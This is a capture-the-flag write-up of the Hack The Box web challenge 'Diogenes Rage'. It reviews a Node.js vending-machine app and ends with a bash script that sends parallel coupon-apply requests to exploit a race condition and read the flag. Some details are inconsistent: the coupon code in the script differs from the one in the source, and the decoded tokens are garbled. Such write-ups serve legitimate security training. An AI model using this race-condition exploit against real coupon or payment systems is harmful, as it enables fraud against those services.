

Erel Regev

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
Intro

Given IP address and port: 157.245.43.189:31373

Challenge Description by HTB:

Having missed the flight as you walk down the street, a wild vending machine appears in your way. You check your pocket and there it is, yet another half torn voucher coupon to feed to the consumerism. You start wondering why should you buy things that you don't like with the money you don't have for the people you don't like. You're Jack's raging bile duct.

Received files:



Web:



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Testing Functionality - Web

While inspecting the website to understand its functionality, it is possible to see that there are no external links that can be clicked on the website, or other pages to navigate to.

The only interaction of this website with the user is the vending machine:



Note the coupon.


The coupon can be moved by the user when clicking and dragging it. Obviously, we would like to see first how does the website change when we try and use the given coupon.

When doing so, the text shown above the machine's keys is changed:



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I kept testing its functionality by submitting a product to buy: for example, A1, which is the pizza.



The result is the given product, and the fact that our 1\$ coupon has 0.45 balance left.

When clicking on the purchased product, it disappears, and we can try and purchase another product. I will test it until I have no funds left to see how the website reacts to that as well. But before doing so, I decided to test the red button on the machine.

When clicking on the red button, a new coupon would be displayed with a new full value of 1\$.




Interesting. Why?

Since all of the available products have a value that is less than 1\$ and can be purchased – except of one item which is the soap (C8) that costs 13.37\$. It might be a hint.

I continued to purchase items as mentioned before, until I have no funds left:

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Insufficient balance:



So I'm done testing the functionality of the website itself.

Time to test its functionality from the source files. Questions to be asked:

- Can I change the value of the products? Should I?
- Can I change the value of the coupons?
- Where those coupons are stored?
- Why product "C8" is different and higher than 1\$?

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Testing Functionality – code

Viewing index.js:

```

1  const express = require('express');
2  const app = express();
3  const path = require('path');
4  const bodyParser = require('body-parser');
5  const cookieParser = require('cookie-parser');
6  const nunjucks = require('nunjucks');
7  const routes = require('./routes');
8  const Database = require('./database');
9
10
11  const db = new Database('diogenes-rage.db');
12
13  app.use(bodyParser.json());
14  app.use(bodyParser.urlencoded({ extended: true }));
15  app.use(cookieParser());
16
17  nunjucks.configure('views', {
18    | autoescape: true,
19    | express: app
20    | });
21
22  app.set('views', './views');
23  app.use('/static', express.static(path.resolve('static')));
24
25  app.use(routes(db));
26
27  app.all('*', (req, res) => {
28    | return res.status(404).send({
29    |   message: '404 page not found'
30    | });
31  });
32
33  (async () => {
34    | await db.connect();
35    | await db.migrate();
36    | app.listen(1337, '0.0.0.0', () => console.log('Listening on port 1337'));
  
```

On top of the code, const variables were declared.

- Variables defined with const cannot be Redeclared.
- Variables defined with const cannot be Reassigned.
- Variables defined with const have Block Scope.

The `app.use()` function is used to mount the specified middleware function(s) at the path/callback which is being specified. It is mostly used to set up middleware for your application.

The `app.set()` function is used to assign the setting name to value. You may store any value that you want, but certain names can be used to configure the behavior of the server.

The `app.use()` function is used to mount the specified middleware function(s) at the path which is being specified. It is mostly used to set up middleware for your application.

The keyword `async` before a function makes the function return a promise:

Example:

```

async function myFunction() {
  return "Hello";
}
  
```

Is equal to:

```

function myFunction() {
  return Promise.resolve("Hello");
}
  
```

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The await keyword can only be used inside an async function.

The await keyword makes the function pause the execution and wait for a resolved promise before it continues.

Viewing database.js:

```

1  const sqlite = require('sqlite-async');
2
3  class Database {
4      constructor(db_file) {
5          this.db_file = db_file;
6          this.db = undefined;
7      }
8
9      async connect() {
10         this.db = await sqlite.open(this.db_file);
11     }
12
13     async migrate() {
14         return this.db.exec(`
15             DROP TABLE IF EXISTS userData;
16
17             CREATE TABLE IF NOT EXISTS userData (
18                 id          INTEGER NOT NULL PRIMARY KEY AUTOINCREMENT,
19                 username    VARCHAR(255) NOT NULL UNIQUE,
20                 balance     DOUBLE NOT NULL,
21                 coupons     VARCHAR(255) NOT NULL
22             );
23
24             DROP TABLE IF EXISTS products;
25
26             CREATE TABLE IF NOT EXISTS products (
27                 id          INTEGER NOT NULL PRIMARY KEY AUTOINCREMENT,
28                 item_name   VARCHAR(255) NOT NULL,
29                 price       DOUBLE NOT NULL
30             );

```

See the connections and the async parameters for the database connection. As well SQL queries.

```

CREATE TABLE IF NOT EXISTS userData (
    id          INTEGER NOT NULL PRIMARY KEY AUTOINCREMENT,
    username    VARCHAR(255) NOT NULL UNIQUE,
    balance     DOUBLE NOT NULL,
    coupons     VARCHAR(255) NOT NULL
);

DROP TABLE IF EXISTS products;

CREATE TABLE IF NOT EXISTS products (
    id          INTEGER NOT NULL PRIMARY KEY AUTOINCREMENT,
    item_name   VARCHAR(255) NOT NULL,
    price       DOUBLE NOT NULL
);

INSERT INTO products (item_name, price) VALUES ("A1", 0.55);
INSERT INTO products (item_name, price) VALUES ("A2", 0.35);
INSERT INTO products (item_name, price) VALUES ("A3", 0.25);
INSERT INTO products (item_name, price) VALUES ("B4", 0.45);
INSERT INTO products (item_name, price) VALUES ("B5", 0.15);
INSERT INTO products (item_name, price) VALUES ("B6", 0.80);
INSERT INTO products (item_name, price) VALUES ("C7", 0.35);
INSERT INTO products (item_name, price) VALUES ("C8", 13.37);
INSERT INTO products (item_name, price) VALUES ("C9", 0.69);

DROP TABLE IF EXISTS coupons;

CREATE TABLE IF NOT EXISTS coupons (
    id          INTEGER NOT NULL PRIMARY KEY AUTOINCREMENT,
    coupon_code VARCHAR(255) NOT NULL,
    value       DOUBLE NOT NULL
);

INSERT INTO coupons (coupon_code, value) VALUES ("HTB_100", 1.00);

```

Note the products and their value.

It uses sqlite.

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Seems that there are users on the back of the application:

```

        id          INTEGER NOT NULL PRIMARY KEY AUTOINCREMENT,
        coupon_code  VARCHAR(255) NOT NULL,
        value        DOUBLE NOT NULL
    );

    INSERT INTO coupons (coupon_code, value) VALUES ('HTB_100', 1.00);
};

sync registerUser(username) {
    return new Promise(async (resolve, reject) => {
        try {
            let stmt = await this.db.prepare('INSERT INTO userData (username, balance, coupons) VALUES (?, 0.00, "");');
            resolve(await stmt.run(username));
        } catch(e) {
            reject(e);
        }
    });
}


sync getUser(user) {
    return new Promise(async (resolve, reject) => {
        try {
            let stmt = await this.db.prepare('SELECT * FROM userData WHERE username = ?');
            resolve(await stmt.get(user));
        } catch(e) {
            reject(e);
        }
    });
}

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```

Erel Regev

Note the `/api/reset` and ofcourse the cookie value. Looks like base64 encoded. I will note it and check it later.


When inserting the new coupon into the machine:



Note the parameter `coupon_code`, that is equals to `HTB_100`. Interesting. As well note the `/api/coupons/apply`

Can we try and use `HTB_200` instead and receive 2\$ coupon? Worth checking.

So I will check the normal functionality of this request by sending it to the repeater and then send the request to get the response from the server:



When trying to manipulate the value:

Erel Regev

Target: http

Request

```

1 POST /api/coupons/apply HTTP/1.1
2 Host: 157.245.43.189:31373
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
  Gecko/20100101 Firefox/115.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://157.245.43.189:31373/
8 Content-Type: application/json
9 Content-Length: 25
10 Origin: http://157.245.43.189:31373
11 Connection: close
12
13 {
14   "coupon_code": "HTB_200"
15 }

```

Response

```

1 HTTP/1.1 200 OK
2 X-Powered-By: Express
3 Set-Cookie: session=
  eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6InR5bGVyXzIwY2
  Q4MGYzNDUiLCJpYXQiOiJlZ20TE0OTQ2MTV9.8NdyAm8n14qu1c90vXycg8epo5Wg81wf
  crDC2DxlvMM; Max-Age=48132; Path=/; Expires=Wed, 09 Aug 2023
  00:59:07 GMT
4 Content-Type: application/json; charset=utf-8
5 Content-Length: 36
6 ETag: W/"24-JGkZ1XS1uHda1YaPsJ50wOKKwUs"
7 Date: Tue, 08 Aug 2023 11:36:55 GMT
8 Connection: close
9
10 {
11   "message": "No such coupon exists!"
12 }

```

No such coupon exists.

Continuing reviewing the source files

Viewing JWTHelper.js

```

index.js x database.js x package.json x JWTHelper.js x
1 const crypto = require('crypto');
2 const jwt = require('jsonwebtoken');
3 const SECRET = crypto.randomBytes(69).toString('hex');
4
5 module.exports = {
6   async sign(data) {
7     return jwt.sign(data, SECRET, { algorithm: 'HS256' });
8   },
9   verify(token) {
10    return jwt.verify(token, SECRET, { algorithm: 'HS256' });
11  }
12 };

```

Viewing AuthMiddleware.js

```

index.js x database.js x package.json x JWTHelper.js x AuthMiddleware.js x
1 const JWTHelper = require('../helpers/JWTHelper');
2 const crypto = require('crypto');
3
4 module.exports = async (req, res, next) => {
5   try {
6     if (req.cookies.session === undefined) {
7       let username = `tyler_${crypto.randomBytes(5).toString('hex')}`;
8       let token = await JWTHelper.sign({
9         username
10       });
11       res.cookie('session', token, { maxAge: 48132000 });
12       req.data = {
13         username: username
14       };
15       return next();
16     }
17     let { username } = await JWTHelper.verify(req.cookies.session);
18     req.data = {
19       username: username
20     };
21     next();
22   } catch (e) {
23     console.log(e);
24     return res.status(500).send('Internal server error');
25   }
26 }

```

So it seems that the user name is set by the code mentioned above. See lines 6 to 13.

The `crypto.randomBytes()` method is used to generate a cryptographically well-built artificial random data and the number of bytes to be generated in the written code. Then, it converts it into hexadecimal.

Erel Regev

Earlier I captured the cookie and its time to try and decode it:

Decode from Base64 format
Simply enter your data then push the decode button.

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6InR5bGVyXzQ0NjYwZTMxNzYiLCJpYXQiOiJlE2OTE0OTQ4ODJ9.pY1AMVadpyUBaohbQHXY5Kf-LVs1t0CmnwvqodfBGY
```

For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Source character set.

☐ Decode each line separately (useful for when you have multiple entries).

☒ Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

< DECODE > Decodes your data into the area below.

```
{"alg":"HS256","typ":"JWT"}{"username":"tyler_44660e3176","iat":1691494882}@1V%[][@ucl[]/_[]f
```

Note: tyler_44660..... which is generated in the code.

Decoded another one:

Decode from Base64 format
Simply enter your data then push the decode button.

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6InR5bGVyXzQ0NjYwZTMxNzYiLCJpYXQiOiJlE2OTE0OTUyMDV9.T5_S7l_XGsUlt4CZECqqugek4bgiHGEJE14smWR1oFE
```

For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Source character set.

☐ Decode each line separately (useful for when you have multiple entries).

☒ Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

< DECODE > Decodes your data into the area below.

```
{"alg":"HS256","typ":"JWT"}{"username":"tyler_30984baafe","iat":1691495205}O_[]%[]*[]^,duQ
```


We know more about its functionality and where it gets the user from and ofcourse how.

Before continuing to view more source codes, I mentioned earlier the option that we might use the inspect elements in order to change the products value.

Erel Regev

```
</div>
<div id="snacks-panel-absolute">
  <div class="relative">
    <div id="top-snack-price-container">
      <div class="snack-price-bar pr1">
        ::before
        <p>$0.0</p>
        <p>$0.35</p>
        <p>$0.25</p>
        ::after
      </div>
```

The value displayed on the machine has changed:



But obviously, when purchasing the product, it does charge me for its actual price. Nothing special for now.

I moved on to the routes directory.

Viewing index.js

Erel Regev

```

    await db.registerUser(req.data.username);
    user = { username: req.data.username, balance: 0.00, coupons: '' };
  }
  const { item } = req.body;
  if (item) {
    return db.getProduct(item)
      .then(product => {
        if (product == undefined) return res.send(response("Invalid item code supplied!"));
        if (product.price <= user.balance) {
          newBalance = parseFloat(user.balance - product.price).toFixed(2);
          return db.setBalance(req.data.username, newBalance)
            .then(() => {
              if (product.item_name == 'C8') return res.json({
                flag: fs.readFileSync('/app/flag').toString(),
                message: `Thank you for your order! ${newBalance} coupon credits left!`
              });
              res.send(response(`Thank you for your order! ${newBalance} coupon credits left!`));
            });
        }
        return res.status(403).send(response("Insufficient balance!"));
      })
  }
  return res.status(403).send(response("Missing required parameters!"));
}

```

Now this is getting more interesting... note the if statement:

If (product.item_name == 'C8') return res.json({

Flag: fs.readFileSync('/app/flag').toString()

So we see the condition to receive the flag which is connected to the C8 product as we concluded earlier.

Eventually, I used a bash script to exploit it:

```

1 #!/usr/bin/env bash
2
3 #This script is essentially exploiting a race condition vulnerability in a web application where multiple requests are sent in quick succession, with the hope that the timing might cause unintended behavior, like granting access to restricted areas.
4 #Keep in mind that using such scripts without proper authorization is unethical and potentially illegal.
5 #It's essential to only use scripts like these in controlled and authorized environments for legitimate purposes, such as security testing.
6
7 set -euo pipefail
8
9 #set -e: Exit immediately if any command exits with a non-zero status.
10 #set -u: Treat unset variables as an error when performing parameter expansion.
11 #set -o pipefail: Causes a pipeline to return the exit status of the last command that fails.
12
13 set -euo pipefail
14
15 TARGET=157.245.43.189:31373
16
17 # Defines a function named cleanup that will be used to clean up any artifacts or resources after the script finishes.
18 function cleanup {
19   rm -rf *.jar 2>&1 > /dev/null || true
20 }
21
22 trap cleanup EXIT #This sets up a trap that will execute the cleanup function when the script exits.
23
24 # Sends a POST request to the /api/purchase endpoint with the item parameter set to 'C8', and it saves cookies to the 'jar' file.
25 curl -s -c jar -b jar "http://$TARGET/api/purchase" -d "item=C8" 2>&1 > /dev/null
26
27 # Exploit race condition - sends 20 asynchronous POST requests to the /api/coupons/apply endpoint with the coupon_code parameter set to 'HTB_180'. The & at the end of the curl command sends each request in the background.
28 for i in $(seq 1 20); do
29   curl -s -c jar -b jar "http://$TARGET/api/coupons/apply" -d "coupon_code=HTB_180" 2>&1 > /dev/null &
30 done
31
32
33 echo "sleeping for a hot second (or two)..."
34 sleep 2 #allow some time for the asynchronous requests to potentially trigger the race condition.
35
36 #This command sends another request to the /api/purchase endpoint with the item parameter set to 'C8', then uses grep to extract the flag from the response using a regular expression. If the flag is found, it's printed. If not, a message is printed.
37 curl -s -c jar -b jar "http://$TARGET/api/purchase" -d "item=C8" | grep -oE "HTB{.*}" || echo "exploit failed, try again"

```

A race condition occurs when two or more threads can access shared data and they try to change it at the same time. Because the thread scheduling algorithm can swap between threads at any time, you don't know the order in which the threads will attempt to access the shared data. Therefore, the result of the change in data is dependent on the thread scheduling algorithm, i.e. both threads are "racing" to access/change the data.

Tried it several times:

```

(kali@kali)-[~/.../HTB/Challenges/Diogenes_Rage/web_diogenes_rage]
$ bash exploit.sh
sleeping for a hot second (or two)...
exploit failed, try again

```


Erel Regev

```
is curl -s -e jar -b jar http://10.10.10.10:8080/api/coupons/apply -d '{"coupon_code":"HTB_100"}' 2>&1 > /dev/null
(kali@kali)-[~/.../HTB/Challenges/Diogenes_Rage/web_diogenes_rage]
$ bash exploit.sh
exploit race condition
sleeping for a hot second (or two)...
"HTB"
```

Conclusion

Race condition occurs when multiple threads read and write the same variable i.e. they have access to some shared data and they try to change it at the same time. In such a scenario threads are “racing” each other to access/change the data.

This is a major security vulnerability [CWE-362], and by manipulating the timing of actions anomalous results might appear. This vulnerability arises during a TOCTOU (time-of-check, time-of-use) window.



Read more about the vulnerability:

<https://www.geeksforgeeks.org/race-condition-vulnerability/>